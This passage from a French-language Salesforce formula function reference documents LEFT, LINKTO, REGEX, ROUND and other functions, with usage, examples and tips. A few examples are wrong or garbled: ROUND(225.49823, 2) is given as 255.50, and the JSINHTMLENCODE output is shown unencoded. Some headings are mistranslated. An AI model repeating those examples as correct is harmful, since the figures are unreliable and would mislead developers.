| **Description :** | Code le texte et les valeurs de champ de fusion à utiliser avec Javascript entre des balises HTML, en remplaçant les caractères réservés en HTML par les entités HTML équivalentes et en insérant des caractères d'échappement avant les caractères JavaScript non sécurisés. `JSINHTMLENCODE(someValue)` est une fonction pratique qui équivaut à `JSENCODE(HTMLENCODE((someValue))`. Ainsi, `JSINHTMLENCODE` encode d'abord *someValue* avec `HTMLENCODE`, puis encode le résultat avec `JSENCODE`. |
| **Utilisation :** | `{!JSINHTMLENCODE(text)}` et remplacez *text* par le champ de fusion ou la chaîne de texte qui contient les caractères JavaScript non fiables. |
| **Exemple :** | Si le champ de fusion `foo__c` contient `<B>Enter the user's name<b>`, `{!JSINHTMLENCODE(foo__c)}` donne : `<B>Enter the user's name</b>` |
| **Conseils :** | • Cette fonction est disponible uniquement avec des boutons et des liens personnalisés, et dans Visualforce. |

### LEFT

| | |
|---|---|
| **Description :** | Renvoie le nombre défini de caractères depuis le début de la chaîne de texte. |
| **Utilisation :** | `LEFT(text, num_chars)` et remplacez la valeur *text* par le champ ou l'expression à renvoyer. Remplacez *num_chars* par le nombre de caractères, à partir de la gauche, à renvoyer. |
| **Exemple :** | `TRIM(LEFT(LastName, 5)) & "-" & TRIM(RIGHT(SSN__c, 4))`<br>Cette formule affiche les cinq premiers caractères d'un nom et les quatre derniers caractères d'un numéro de sécurité sociale, séparés par un tiret. Notez que cet exemple utilise un champ de texte personnalisé appelé `NSS`. |
| **Conseils :** | • Dans les formules, faites référence aux champs de numérotation automatique à l'aide de champs texte.<br>• Si la valeur *num_chars* est inférieure à zéro, Salesforce la remplace par zéro. |

### LEN

| | |
|---|---|
| **Description :** | Renvoie le nombre de caractères présents dans la chaîne de texte. |
| **Utilisation :** | `LEN(text)` et remplacez la valeur *text* par le champ ou l'expression dont vous souhaitez renvoyer la longueur. |
| **Exemple :** | `LEN(PartNumber__c)`<br>Cette formule renvoie le nombre de caractères présents dans le champ `Code du produit`. |

### LINKTO

| | |
|---|---|
| **Description :** | Renvoie une URL relative sous la forme d'un lien (balises d'ancrage et href) pour une commande custom s-control ou une page Salesforce. |
| **Utilisation :** | `{!LINKTO(label, target, id, [inputs], [no override])}` et remplacez*label* par le texte du lien, *target* par l'URL et *id* par une référence à l'enregistrement. Les entrées sont facultatives et peuvent comprendre tous les paramètres supplémentaires à ajouter au lien. L'argument *no override* est également facultatif La valeur par défaut est “false” (faux). Il s'applique aux cibles des pages Salesforce standard telles que $Action.Account.New. Remplacez *no override* par « true » lorsque vous souhaitez afficher une page Salesforce standard, même si vous avez déjà défini une valeur de remplacement ailleurs. |
| **Exemple de commande S-Control :** | **Commande S-Control de nouveau compte**<br>`<html> <body> {!LINKTO("Create a New Account", $Action.Account.New, $ObjectType.Account)} </body> </html>`<br>Cet exemple permet aux utilisateurs de cliquer sur un lien pour créer un compte. Il est utile dans les vues de liste de comptes ou les onglets Web dans lesquels les utilisateurs doivent pouvoir créer un |

compte directement depuis la page. Utilisez la variable globale $Action pour accéder à la page du nouveau compte dans Salesforce.

**Commande S-Control de nouvelle fenêtre e-mail**

```
<html>
<body>
{!LINKTO("Email link",
  "mailto:support@yourcompany.com?subject=Please%20Help")};
</body>
</html>
```

Cet exemple crée une fenêtre e-mail adressée à support@votresociete.com avec l'objet « Demande d'aide » lorsqu'un utilisateur clique sur « Lien e-mail ».

**Lien vers une autre commande S-Control**

```
<html>
<body>
{!LINKTO("Check for duplicates",
  $Scontrol.dedup_account, Account.Id)}
</body>
</html>
```

Utilisez cet exemple pour générer une page contenant un lien hypertexte « Chercher les duplications ». Lorsque les utilisateurs cliquent sur ce lien, Salesforce exécute votre commande custom s-control. Cet exemple suppose que vous avez déjà créé une commande custom s-control pour rechercher les comptes en double et fusionner les informations qu'ils contiennent.

**Conseils :**

- Évitez d'utiliser cette fonction dans une commande s-control intégrée si vous souhaitez qu'elle s'ouvre dans une nouvelle fenêtre.
- Placez plusieurs *entrées* entre crochets pour les regrouper :

  ```
  {!LINKTO("View Case", $Action.Case.View, Case.Id, [parm1="A",
  parm2="B"])}
  ```

- Définissez la valeur *entrées* sur nulle si aucune ne doit être transférée, mais si vous souhaitez définir l'argument *no override* :

  ```
  {!LINKTO("View Case", $Action.Case.View, Case.Id, null, true)}
  ```

- Lorsque vous écrasez la page d'accueil d'un onglet standard ou personnalisé, définissez *target* sur la variable globale `$Action` correspondante et *id*, sur le type d'objet. Par exemple, `LINKTO("Onglet Comptes", $Action.Account.Tab, $ObjectType.Account)`
- Cette fonction est disponible uniquement avec des boutons personnalisés, des liens et des commandes s-control.

## LN

**Description :** Renvoie le logarithme népérien d'un nombre défini. Les logarithmes népériens sont basés sur la valeur constante e égale à 2,71828182845904.

| | |
|---|---|
| **Utilisation :** | `LN(number)` et remplacez la valeur *`number`* par le champ ou l'expression dont vous voulez connaître le logarithme népérien. Remarque : la fonction LN est l'inverse de la fonction EXP. |
| **Exemple :** | La formule `LN(10)` renvoie le logarithme népérien de 10, à savoir 2,30.<br>`LN(Value__c)` renvoie le logarithme népérien d'un champ numérique personnalisé appelé `Valeur`. |

## LOG

| | |
|---|---|
| **Description :** | Renvoie le logarithme de base 10 d'un nombre. |
| **Utilisation :** | `LOG(number)` et remplacez la valeur *`number`* par l'expression ou le champ pour lequel vous voulez calculer le logarithme de base 10. |
| **Exemple :** | **Salaire**<br>La formule `LOG(Salary__c)` calcule le logarithme du salaire d'une personne. Dans cet exemple, le champ `Salaire` est un champ devise personnalisé.<br>**Hydrogène**<br>La formule `-LOG(Hydrogen__c )` calcule le pH et l'acidité en utilisant la fonction LOG et un champ numérique personnalisé appelé `Hydrogène`, qui représente la concentration en ions d'hydrogène dans le liquide, mesurée en moles par litre. |

## LOWER

| | |
|---|---|
| **Description :** | Convertit toutes les lettres de la chaîne de texte en minuscules. Tous les caractères qui ne sont pas des lettres ne sont pas affectés par cette fonction. Si les paramètres régionaux sont fournis, leurs règles s'appliquent. |
| **Utilisation :** | `LOWER(text, [locale])` et remplacez *`text`* par le champ ou le texte que vous souhaitez convertir en minuscules, et *`locale`* par le code facultatif de langue ISO à deux caractères ou des paramètres régionaux à cinq caractères, selon la disponibilité. |
| **Exemple :** | **MASOCIETE.COM**<br>`LOWER("MASOCIETE.COM")` renvoie « masociete.com ».<br>**Symbole**<br>`LOWER(TickerSymbol)` renvoie le texte dans `Ticker Symbol` en minuscules.<br>**Application des règles des paramètres régionaux de la langue Turc**<br>La langue Turc comprend deux version de la lettre i : avec et sans point. Les règles des paramètres régionaux du Turc nécessitent la possibilité de capitaliser le i avec un point et autorisent le I sans point en minuscules. Pour utiliser correctement la fonction `LOWER()` avec les paramètres régionaux de la langue Turc, utilisez le code des paramètres régionaux Turc *tr* dans la fonction `LOWER()`, comme suit :<br>`LOWER(text, "tr")`<br>Ce code garantit que Salesforce ne transforme pas un i avec un point dans *`text`* en I sans point. |

## LPAD

| | |
|---|---|
| **Description :** | Insère les caractères que vous avez spécifiés à gauche d'une chaîne de texte. |
| **Utilisation :** | `LPAD(text, padded_length[, pad_string])` et remplacez les variables :<br>• *`text`* est l'expression ou le champ à gauche duquel vous souhaitez insérer des caractères.<br>• *`padded_length`* est le nombre total de caractères du texte qui sera renvoyé.<br>• *`pad_string`* représente le ou les caractères à insérer. *`pad_string`* est facultatif. L'espace vide constitue la valeur par défaut.<br>Si la valeur dans *`text`* est plus longue que *`pad_string`*, *`text`* est tronqué à hauteur de *`padded_length`*. |
| **Exemple :** | **Nom du champ : Remplissage**<br>`LPAD(Name, 20)` tronque le champ `Nom` après 20 caractères. Par exemple, si le nom est `masociete.com`, la valeur renvoyée est « masociete.com ».<br>**Ma_Société : Aucun changement**<br>`LPAD( 'my_company.com' , 14, 'z')` renvoie « ma_société.com » sans modification car il comporte 14 caractères.<br>**Nom de champ complété avec Z**<br>`LPAD(Name, 15, 'z')` renvoie le nom « zmasociete.com ».<br>**Nom du champ : Troncature**<br>`LPAD(Name , 2)` tronque le nom après le deuxième caractère. Par exemple, si le nom est `masociete.com`, la valeur renvoyée est « ma. ». |
| **Conseils :** | Les espaces et les zéros d'en-tête sont ignorés. |

## MAX

| | |
|---|---|
| **Description :** | Renvoie le nombre le plus élevé d'une liste de nombres. |
| **Utilisation :** | `MAX(number, number,...)` et remplacez *`number`* par les expressions ou les champs desquels récupérer le chiffre le plus élevé. |
| **Exemple :** | **Prix de service**<br>`MAX(0,06 * Total_Cost__c , Min_Service_Charge__c)`<br>Dans cet exemple, le champ de formule calcule la valeur la plus élevée entre un prix de service de 6 % du coût total et un prix de service minimum. Le champ devise personnalisé `Min Service Charge` a une valeur par défaut de 15 €. Cependant, vous pouvez le transformer en champ de formule si votre prix de service minimum est toujours du même montant.<br>**Montant des royalties pour un ouvrage**<br>`MAX(0.10 * Pages__c,`<br>`(Retail_Price__c * 0.07) * Total_Sold__c)` |

Cette formule détermine le montant des royalties à verser pour un livre. Elle affiche le montant le plus important : 0,07 € pour chaque livre vendu ou 0,10 € par page. Elle considère que vous disposez d'un champ numérique personnalisé pour les valeurs `Pages` et `Total Sold`, et d'un champ devise personnalisé pour la valeur `Retail Price`.

**Commissions**

```
MAX($User.Commission_Percent__c * Price,
  Price * Account_Discount__c, 100)
```

Cette formule détermine la commission à consigner pour un actif et choisit le montant le plus important : le pourcentage du prix comme commission pour l'utilisateur, le prix multiplié par le pourcentage de remise du compte ou 100 €. Cet exemple considère que vous disposez de deux champs de pourcentage personnalisés sur les utilisateurs et les actifs.

## MID

| | |
|---|---|
| **Description :** | Renvoie le nombre défini de caractères depuis le milieu de la chaîne de texte, nombre qui sera utilisé ensuite comme point de départ. |
| **Utilisation :** | `MID(`***`text, start_num, num_chars`***`)` et remplacez la valeur *`text`* par le champ ou l'expression à utiliser lors du renvoi de caractères. Remplacez *`start_num`* par le nombre de caractères depuis la gauche pour utiliser ce nombre comme point de départ et *`num_chars`* par le nombre total de caractères à renvoyer. |
| **Exemple :** | La formule `MID( Division , 3, 4)` renvoie quatre caractères du nom du `service` en commençant par le troisième caractère en partant de la gauche. Sur un enregistrement d'utilisateur, cela représente le code du service. |

## MIN

| | |
|---|---|
| **Description :** | Renvoie le nombre le plus faible d'une liste de nombres. |
| **Utilisation :** | `MIN(`***`number, number,...`***`)` et remplacez *`number`* par les expressions ou les champs desquels récupérer le chiffre le plus faible. |
| **Exemple :** | **Abondement au plan d'épargne 401K**<br>`MIN(250, Contribution__c /2)`<br>Cet exemple de formule détermine le montant de la participation de l'entreprise au plan d'épargne des employés, en choisissant la plus faible de deux valeurs, à savoir la moitié de la participation de l'employé ou 250 €. Il considère que vous disposez d'un champ devise personnalisé de `contribution`.<br>**Bonus**<br>`MIN(Gross__c * Bonus_Percent__c,`<br>`  Performance__c / Number_of_Employees__c)`<br>Cet exemple détermine le bonus d'un employé et choisit le plus petit des deux montants suivants : le salaire brut de l'employé multiplié par le pourcentage de bonus, ou une part égale du montant |

des résultats de l'entreprise pour tous les employés. Il considère que vous disposez d'un champ numérique personnalisé pour le paramètre `Number of Employees`, d'un champ pourcentage personnalisé pour le paramètre `Bonus Percent` et de champs devise personnalisés pour le paramètre `Gross` de l'employé et le paramètre `Performance` de l'entreprise.

## MOD

| | |
|---|---|
| **Description :** | Renvoie le reste de la division d'un nombre par un diviseur défini. |
| **Utilisation :** | `MOD(`***`number, divisor`***`)` et remplacez la valeur *`number`* par le champ ou l'expression à diviser ; remplacez la valeur *`divisor`* par le nombre à utiliser comme diviseur. |
| **Exemple :** | La formule `MOD(3, 3)` renvoie 0<br>La formule `MOD(4, 3)` renvoie 1<br>La formule `MOD(123, 100)` renvoie 23<br>Vous souhaitez peut-être empêcher les utilisateurs de programmer des réunions le samedi et le dimanche. Utilisez l'exemple suivant pour appliquer une règle de validation au champ de date personnalisé `My Date`.<br>`CASE(MOD(My_Date__c - DATE(1900, 1, 7), 7),`<br>`0, 0,`<br>`6, 0,`<br>`1) = 0`<br>Cet exemple affiche le message d'erreur suivant lorsque la valeur `My Date` n'est pas comprise entre le lundi et le vendredi : « La valeur My date n'est pas un jour de la semaine. » |

## MENSUELLE

| | |
|---|---|
| **Description :** | Renvoie le nombre, compris entre 1 (janvier) et 12 (décembre), correspondant au mois d'une date donnée. |
| **Utilisation :** | `MONTH(`***`date`***`)` et remplacez la valeur *`date`* par le champ ou l'expression de la date contenant le mois à renvoyer. |
| **Exemple :** | **Expiration du SLA**<br>La formule `MONTH(SLAExpirationDate__c)` renvoie le mois au cours duquel votre accord de niveau de service arrive à échéance. Cet exemple utilise un champ de date personnalisé, appelé `Date d'expiration ENS`.<br>**Mois en cours**<br>La valeur `MONTH(TODAY())` renvoie le nombre correspondant au mois en cours. Par exemple, la valeur 2 correspond au mois de février. |

## NOT

| | |
|---|---|
| **Description :** | Renvoie FALSE (faux) pour TRUE (vrai) et TRUE (vrai) pour FALSE (faux). |
| **Utilisation :** | `NOT(logical)` et remplacez la valeur *`logical`* par l'expression à calculer. |
| **Exemple :** | La formule `IF(NOT(ISPICKVAL(Status , "Fermé")), ROUND(NOW()-CreatedDate, 0), null` vérifie si une variable est ouverte et, si c'est le cas, renvoie le nombre de jours pendant lesquels elle est restée ouverte, en soustrayant la date et l'heure créées à partir de la date et de l'heure actuelles. Le résultat est un nombre de jours d'ouverture, arrondi à zéro décimale. Si la variable n'est pas ouverte, ce champ est vide. |

## NOW

| | |
|---|---|
| **Description :** | Renvoie la date et l'heure représentant l'instant présent. |
| **Utilisation :** | `NOW()` |
| **Exemple :** | `IF(ISPICKVAL(Status , "En cours"), ROUND(NOW()-CreatedDate, 0), null)`<br>Cette formule vérifie si une piste est ouverte et, si c'est le cas, renvoie le nombre de jours pendant lequel cette piste est restée ouverte, en soustrayant ses date et heure de création des date et heure actuelles. Le résultat est un nombre de jours d'ouverture, arrondi à zéro décimale. Si la piste n'est pas ouverte, ce champ est vide. |
| **Conseils :** | • Ne supprimez pas les parenthèses.<br>• Gardez les parenthèses vides. Elles ne contiennent pas nécessairement de valeur.<br>• Dans une fonction NOW, utilisez un champ date/heure plutôt qu'un champ de date. Les champs `Date de création` et `Date de la dernière modification` sont des champs date/heure, tandis que le champ `Date de la dernière activité` est un champ de date.<br>• Si vous préférez utiliser un champ de date, utilisez TODAY.<br>• Le calcul des dates et heures requiert toujours le fuseau horaire de l'utilisateur.<br>• Utilisez les opérateurs d'addition et de soustraction combinés avec la fonction NOW, et d'autres champs date/heure pour renvoyer un nombre qui représente le nombre de jours. Par exemple, la formule `NOW() - CreatedDate` calcule le nombre de jours écoulés depuis la date de création d'un enregistrement. Dans cet exemple, le type de données du champ de formule est un nombre.<br>• Utilisez les opérateurs d'addition et de soustraction combinés avec la fonction NOW, et des nombres pour renvoyer la date et l'heure. Par exemple, la formule `NOW() +5` calcule la date et l'heure correspondant à cinq jours par rapport à l'instant présent. Dans cet exemple, le type de données du champ de formule est une date et une heure. |

## NULLVALUE

**Important:** Utilisez BLANKVALUE au lieu de NULLVALUE dans les nouvelles formules. La fonctionnalité de BLANKVALUE est identique à celle de NULLVALUE, mais elle prend également en charge les champs de texte. Salesforce continue de prendre en charge NULLVALUE, il n'est pas nécessaire de modifier les formules existantes.

| | |
|---|---|
| **Description :** | Détermine si une expression est nulle (vide) et renvoie une expression de substitution si c'est le cas. Si l'expression n'est pas vide, cette fonction renvoie la valeur de l'expression. |
| **Utilisation :** | `NULLVALUE(`***`expression, substitute_expression`***`)`, et remplacez la valeur *`expression`* par l'expression à évaluer et *`substitute_expression`* par la valeur à substituer à toutes les valeurs vides. |
| **Exemple :** | `(NULLVALUE(Sample_Due_Date__c, StartDate +5)`<br>Cette formule renvoie la date cinq jours après la date de début du contrat chaque fois que le champ `Sample Due Date` est vide. `Sample Due Date` est un champ de date personnalisé. |
| **Conseils :** | • Évitez d'utiliser cette fonction avec des champs texte car ils ne sont jamais nuls, même vides. Utilisez à la place la fonction BLANKVALUE pour déterminer si un champ de texte est vide.<br>• N'utilisez pas NULLVALUE pour des champs de date/heure.<br>• Sélectionnez l'option `Traiter les champs vides en tant que tels` pour la formule lorsque vous faites référence à un champ numérique, de pourcentage ou de devise dans une fonction NULLVALUE. La sélection de l'option `Traiter les champs vides comme contenant des zéros` attribue la valeur zéro aux champs vides, de sorte qu'aucun d'entre eux ne soit nul.<br>• Utilisez le même type de données pour les valeurs *`expression`* et *`substitute_expression`*. |

## OU

| | |
|---|---|
| **Description :** | Détermine si les expressions sont vraies ou fausses. Renvoie TRUE (vrai) si l'une des expressions est vraie. Renvoie FALSE (faux) si toutes les expressions sont fausses. Utiliser cette fonction comme alternative à l'opérateur \|\| (OR). |
| **Utilisation :** | `OR(`***`logical1, logical2...`***`)` et remplacez tout nombre de références logiques par les expressions à évaluer. |
| **Exemple de champ de formule :** | `IF(OR(ISPICKVAL(Priority , "Élevée"), ISPICKVAL(Status , "Nouveau")), ROUND(NOW()-CreatedDate, 0), null)`<br>Cette formule renvoie le nombre de jours pendant lequel la requête est restée ouverte, si le `statut` a la valeur Nouveau ou si la `priorité` est élevée. Si vous ouvrez la requête le jour même, ce champ affiche un zéro. |
| **Exemple de règle de validation :** | `OR(Sample_Rate__c < 0, Sample_Rate__c > 0.40)`<br>La formule de cette règle de validation affiche le message d'erreur suivant lorsque le champ personnalisé `Sample Rate` n'est pas compris entre 0 et 40 % : « L'exemple de prix ne peut pas dépasser 40 %. » |

### PARENTGROUPVAL

| | |
|---|---|
| **Description :** | Cette fonction renvoie la valeur d'un regroupement parent spécifié. Un regroupement « parent » correspond à tout niveau supérieur à celui qui contient la formule. Vous pouvez utiliser cette fonction uniquement dans des formules récapitulatives personnalisées de rapports. |
| **Utilisation :** | **Récapitulatif et joint :** `PARENTGROUPVAL(summary_field, grouping_level)`<br>**Matrice :** `PARENTGROUPVAL(summary_field, parent_row_grouping, parent_column_grouping)`<br>Où `summary_field` est la valeur de champ résumée, `grouping_level` le niveau parent des rapports récapitulatifs, et `parent_row_level` et `parent_column_level` les niveaux parent des rapports matriciels. |
| **Exemple :** | `TOTAL_PRICE:SUM/PARENTGROUPVAL(TOTAL_PRICE:SUM, GRAND_SUMMARY)`<br>Cette formule calcule, pour chaque produit, sa taille relative comparée au total général. Dans cet exemple, le rapport est un récapitulatif d'opportunités et de leurs produits groupés par `Nom de produit`. |

### PREVGROUPVAL

| | |
|---|---|
| **Description :** | Cette fonction renvoie la valeur d'un regroupement précédent spécifié. Le regroupement « précédent » correspond à celui qui précède le regroupement actuel dans le rapport. Choisissez le niveau et l'incrément du regroupement. L'incrément correspond au nombre de colonnes ou de lignes précédant le récapitulatif actuel. L'incrément par défaut est 1. L'incrément maximal est 12. Vous pouvez utiliser cette fonction uniquement dans des formules récapitulatives personnalisées de rapports. |
| **Utilisation :** | `PREVGROUPVAL(summary_field, grouping_level [, increment])`<br>Où `summary_field` est le nom de la ligne ou de la colonne groupée, `grouping_level` le niveau récapitulatif et `increment` le nombre de lignes ou de colonnes précédentes. |
| **Exemple :** | `AMOUNT:SUM - PREVGROUPVAL(AMOUNT:SUM, CLOSE_DATE)`<br>Cette formule calcule, pour chaque mois, la différence de montant dans les mois précédents affichés dans le rapport. Dans cet exemple, le rapport est une matrice d'opportunités avec des colonnes groupées par `Date de fermeture` et de lignes par `Étape`. |

### PRIORVALUE

| | |
|---|---|
| **Description :** | Renvoie la valeur précédente d'un champ. |
| **Utilisation :** | `PRIORVALUE(`***`field`***`)` |

| | |
|---|---|
| **Exemple de règle de validation :** | La règle de validation suivante empêche les utilisateurs de changer le chiffre d'affaires prévu d'une opportunité après sa clôture : `AND(PRIORVALUE( Amount ) > Amount , IsClosed )` . |
| **Conseils :** | • Cette fonction est disponible uniquement dans les éléments suivants :<br>– Règles d'attribution<br>– Règles de validation<br>– Mises à jour de champs<br>– Règles de workflow si les critères d'évaluation sont définis sur `Évaluer la règle lorsqu'un enregistrement est : créé, et à chaque modification`.<br>– Critères de formule pour l'exécution d'actions dans Process Builder.<br>• Cette fonction ne renvoie pas de valeur par défaut.<br>• Lorsque les utilisateurs créent un enregistrement, cette fonction renvoie la valeur du *champ* référencé au lieu de la valeur null. Par exemple, si vous créez un compte « Acme », la formule `PRIORVALUE(Account.Name)` renvoie `Acme`.<br>• Lorsque vous utilisez la fonction ISPICKVAL pour renvoyer la valeur précédente d'un champ de liste de sélection, insérez la fonction PRIORVALUE dans la fonction ISPICKVAL comme dans l'exemple suivant :<br>`ISPICKVAL(PRIORVALUE (picklist_field), text_literal)`<br>• Pour vérifier si la valeur précédente d'un champ de liste de sélection multiple inclut une valeur spécifique, utilisez la fonction PRIORVALUE dans la fonction INCLUDES. Par exemple :<br>`INCLUDES( PRIORVALUE(multiselect_picklist_field), text_literal )` |

## REGEX

| | |
|---|---|
| **Description :** | Compare un champ de texte à une expression régulière et renvoie TRUE (vrai) s'il y a une correspondance. Sinon, renvoie FALSE. Une expression régulière est une chaîne utilisée pour décrire un format de chaîne en fonction de certaines règles de syntaxe. |
| **Utilisation :** | `REGEX(text, regex_text)` et remplacez *`text`* par le champ de texte, et *`regex_text`* par l'expression régulière que vous souhaitez rechercher. |
| **Exemple de règle de validation :** | Ce exemple permet de s'assurer qu'un champ personnalisé appelé `SSN` correspond à une expression régulière représentant un numéro de sécurité social valide de la forme 999-99-9999.<br>`NOT( OR(` |

```
  LEN (SSN__c) = 0,
  REGEX(SSN__c, "[0-9]{3}-[0-9]{2}-[0-9]{4}")
 )
)
```

**Conseils :**

- La syntaxe de l'expression régulière est basée sur Java Platform SE 6 syntax. Cependant, les caractères barre oblique inverse (\) doivent être changés en double barre oblique inverse (\\) car le caractère barre oblique inverse est un caractère d'échappement dans Salesforce.
- Le moteur d'expression régulière Salesforce recherche une chaîne complète par opposition à la recherche au sein d'une chaîne. Par exemple, si vous recherchez le nom Marc Benioff, utilisez l'expression régulière `.*Marc Benioff.*` pour trouver une correspondance dans une chaîne comme celle-ci :

  ```
  According to Marc Benioff, the social enterprise increases
  customer success.
  ```

  Si vous utilisez l'expression régulière `Marc Benioff`, la seule chaîne à laquelle cette expression régulière corresponde est :

  ```
  Marc Benioff
  ```

- Les groupes et les substitutions de capture sont ignorés.
- Cette fonction est disponible partout où des formules existent, à l'exception des champs de formule, et des boutons et liens personnalisés.

## REQUIRESCRIPT

**Description :** Renvoie une balise de script avec la source de l'URL spécifiée. Utilisez cette fonction pour référencer l'ensemble d'outils AJAX Apexou d'autres boîtes à outils JavaScript.

**Utilisation :** `{!REQUIRESCRIPT(`***`url`***`)}` et remplacez *`url`* par le lien du script requis.

Pour l'ensemble d'outils AJAX :

```
{!requireScript("/soap/ajax/13.0/connection.js")}
```

Renvoie :

```
<script src="/soap/ajax/13.0/connection.js"></script>
```

**Exemple de bouton personnalisé :**

```
{!REQUIRESCRIPT("/soap/ajax/13.0/connection.js")}
var c = new sforce.SObject("Case");
c.id = "{!Case.Id}";
c.Status = "New";
result = sforce.connection.update([c]);
window.location.reload();
```

Cet exemple définit le `statut` d'une requête sur « Nouveau » lorsqu'un utilisateur clique sur un bouton personnalisé de la page de détail de la requête. Pour paramétrer cette option dans votre entreprise, créez un bouton de liste personnalisé pour les requêtes, doté des attributs suivants :

- `Type d'affichage` a la valeur Bouton de liste
- `Comportement` a la valeur « Exécution de JavaScript »
- `Source de contenu` a la valeur « Exécuter la fonction JavaScript OnClick »

Collez le contenu ci-dessus dans votre définition de bouton personnalisé et ajoutez-le à la présentation de page de vos requêtes.

**Conseils :**

- Utilisez les variables globales pour accéder aux champs de fusion spéciaux des commandes s-controls.
- Utilisez cette fonction lorsque vous créez des boutons ou des liens personnalisés dont le paramètre `Comportement` a la valeur « Execute JavaScript » et le paramètre `Source de contenu`, « OnClick JavaScript », car la balise de script doit se trouver hors du code OnClick.
- Cette fonction est disponible uniquement pour les boutons et les liens personnalisés dont le paramètre `Content Source` a la valeur « OnClick JavaScript ».
- En travaillant dans Visualforce, utilisez à la place INCLUDESCRIPT.

## RIGHT

**Description :** Renvoie le nombre défini de caractères depuis la fin de la chaîne de texte.

**Utilisation :** `RIGHT(`***`text, num_chars`***`)`, et remplacez la valeur *`text`* par le champ ou l'expression à renvoyer et *`num_chars`* par le nombre de caractères, à partir de la droite, à renvoyer.

**Exemple :** La formule `TRIM(LEFT(LastName, 5))&"-"&TRIM(RIGHT(SSN__c, 4))` affiche les cinq premiers caractères d'un nom et les quatre derniers caractères d'un numéro de sécurité sociale, séparés par un tiret. Notez que cela nécessite un champ texte personnalisé appelé `NSS`.

**Conseils :**

- Dans les formules, faites référence aux champs de numérotation automatique à l'aide de champs texte.
- Si la valeur *`num_chars`* est inférieure à zéro, Salesforce la remplace par zéro.

## ROUND

**Description :** Renvoie le nombre le plus proche de celui que vous avez spécifié, limitant le nouveau nombre à un nombre de chiffres défini.

**Utilisation :** `ROUND(`***`number, num_digits`***`)`, et remplacez la valeur *`number`* par le champ ou l'expression à arrondir et *`num_digits`* par le nombre de décimales voulu pour l'arrondi.

**Exemple :**

`ROUND (1.5, 0) = 2`

`ROUND (1,2345, 0) = 1`

`ROUND (-1.5, 0) = -2`

`ROUND (225.49823, 2) = 255.50`

**Escompte simple**

| | |
|---|---|
| | `ROUND( Amount-Amount* Discount_Percent__c,2)`<br>Utilisez cette formule pour calculer le montant de la remise d'une opportunité, arrondi à deux chiffres après la virgule. Cet exemple illustre le champ de formule numérique des opportunités, qui utilise un champ de pourcentage personnalisé appelé`Pourcentage de l'escompte`. |
| **Conseils :** | • Saisissez la valeur zéro à la place de *`num_digits`* pour arrondir un nombre à l'entier le plus proche.<br>• Salesforce arrondit automatiquement les nombres en fonction du nombre de décimales spécifié. Par exemple, un champ numérique personnalisé, paramétré sur deux décimales, stocke 1,50 quand vous saisissez 1,49999.<br>• Salesforce utilise l'algorithme de l'arrondi au dixième supérieur. Les valeurs intermédiaires sont toujours arrondies au dixième supérieur. Par exemple, 1,45 est arrondi à 1,5. –1,45 est arrondi à –1,5.<br>• Le nombre de décimales affiché dépend du nombre de décimales que vous avez sélectionné, lors du paramétrage du champ dans l'assistant de champ personnalisé. La valeur *`num_digits`* représente le nombre de chiffres pris en compte pour l'arrondi. |

## RPAD

| | |
|---|---|
| **Description :** | Insère les caractères que vous avez spécifiés à droite d'une chaîne de texte. |
| **Utilisation :** | `RPAD(`***`text, padded_length`***`[, '`***`pad_string`***`'])` et remplacez les variables :<br>• *`text`* est le champ ou l'expression après lequel vous souhaitez insérer des caractères.<br>• *`pad_length`* est le nombre total de caractères de la chaîne de texte qui sera renvoyé.<br>• *`pad_string`* représente le ou les caractères à insérer. *`pad_string`* est facultatif. L'espace vide constitue la valeur par défaut.<br>Si la valeur dans *`text`* est plus longue que *`pad_string`*, *`text`* est tronqué à hauteur de *`padded_length`*. |
| **Exemple :** | **Nom du champ : Remplissage par défaut**<br>`RPAD(Name, 20)` tronque le champ `Nom` après 20 caractères. Par exemple, si le nom est `masociete.com`, la valeur renvoyée est « masociete.com ».<br>**Ma_Société : Aucun changement**<br>`RPAD( 'my_company.com' , 14, 'z')` renvoie « ma_société.com » sans modification car il comporte 14 caractères.<br>**Nom du champ : Remplissage à l'aide d'un caractère**<br>`RPAD(Name, 15, 'z')` renvoie « masociete.comz ».<br>**Nom du champ : Troncature**<br>`LPAD(Name , 2)` tronque le nom après le deuxième caractère. Par exemple, si le nom est `masociete.com`, la valeur renvoyée est « ma. ». |
| **Conseils :** | Les espaces de fin sont ignorés. |

### SQRT

| | |
|---|---|
| **Description :** | Renvoie la racine carrée positive d'un nombre donné. |
| **Utilisation :** | `SQRT(number)` et remplacez la valeur *`number`* par le champ ou l'expression dont vous voulez calculer la racine carrée. |
| **Exemple :** | La formule `SQRT(25)` renvoie la racine carrée de 25, c'est-à-dire 5.<br>**Amplitude**<br>La formule `SQRT(Amplitude__c)` renvoie la racine carrée du champ numérique personnalisé représentant l'amplitude d'un tremblement de terre. |
| **Conseils :** | • Le calcul de la racine carrée d'un nombre négatif génère une erreur sur la page de détail.<br>• Pour éviter les erreurs de division par zéro, ajoutez une fonction IF du type : `IF( Amplitude__c >= 0, SQRT( Amplitude__c ), null)`. |

### SUBSTITUTE

| | |
|---|---|
| **Description :** | Substitue un nouveau texte à un ancien dans une chaîne de texte. |
| **Utilisation :** | `SUBSTITUTE(text, old_text, new_text)` et remplacez *`text`* par le champ ou la valeur dans lesquels vous souhaitez remplacer des valeurs, *`old_text`* par le texte à remplacer et *`new_text`* par le texte qui doit se substituer à *`old_text`*. |
| **Exemple :** | La formule `SUBSTITUTE(Name, "Bon de réduction", "Remise")` renvoie le nom d'une opportunité qui contient l'expression « Bon de réduction » et remplace « Bon de réduction » par « Remise ».<br>La formule `SUBSTITUTE(Email, LEFT(Email, FIND("@", Email)), "www.")` recherche l'emplacement du signe @ dans l'adresse e-mail d'un utilisateur pour déterminer la longueur de texte à remplacer par « www. », afin d'en déduire l'adresse de son site Web. |
| **Conseils :** | • Chaque terme placé entre guillemets respecte la casse.<br>• Si la variable *`old_text`* apparaît plusieurs fois, chaque occurrence est remplacée par la valeur *`new_text`* fournie, même si cela doit générer des duplications. |

### TEXT

| | |
|---|---|
| **Description :** | Convertit en texte un champ pourcentage, nombre, date, date/heure ou devise lorsque des formules sont utilisées. Convertit également des valeurs de liste de sélection en texte dans les règles d'approbation, les règles d'étape d'approbation, les règles de workflow, les règles d'escalade, les règles d'attribution, les règles de réponse automatique, les règles de validation, les champs de formule, les mises à jour de champ, ainsi que les boutons et les liens personnalisés. |

**Utilisation :**

`TEXT(`***`value`***`)` et remplacez la valeur *`value`* par le champ ou l'expression à convertir au format texte. Dans cette fonction, évitez d'utiliser des caractères spéciaux à côté du signe décimal (point) ou du signe moins (tiret).

**Exemple :**

**Chiffre d'affaires prévu au format texte**

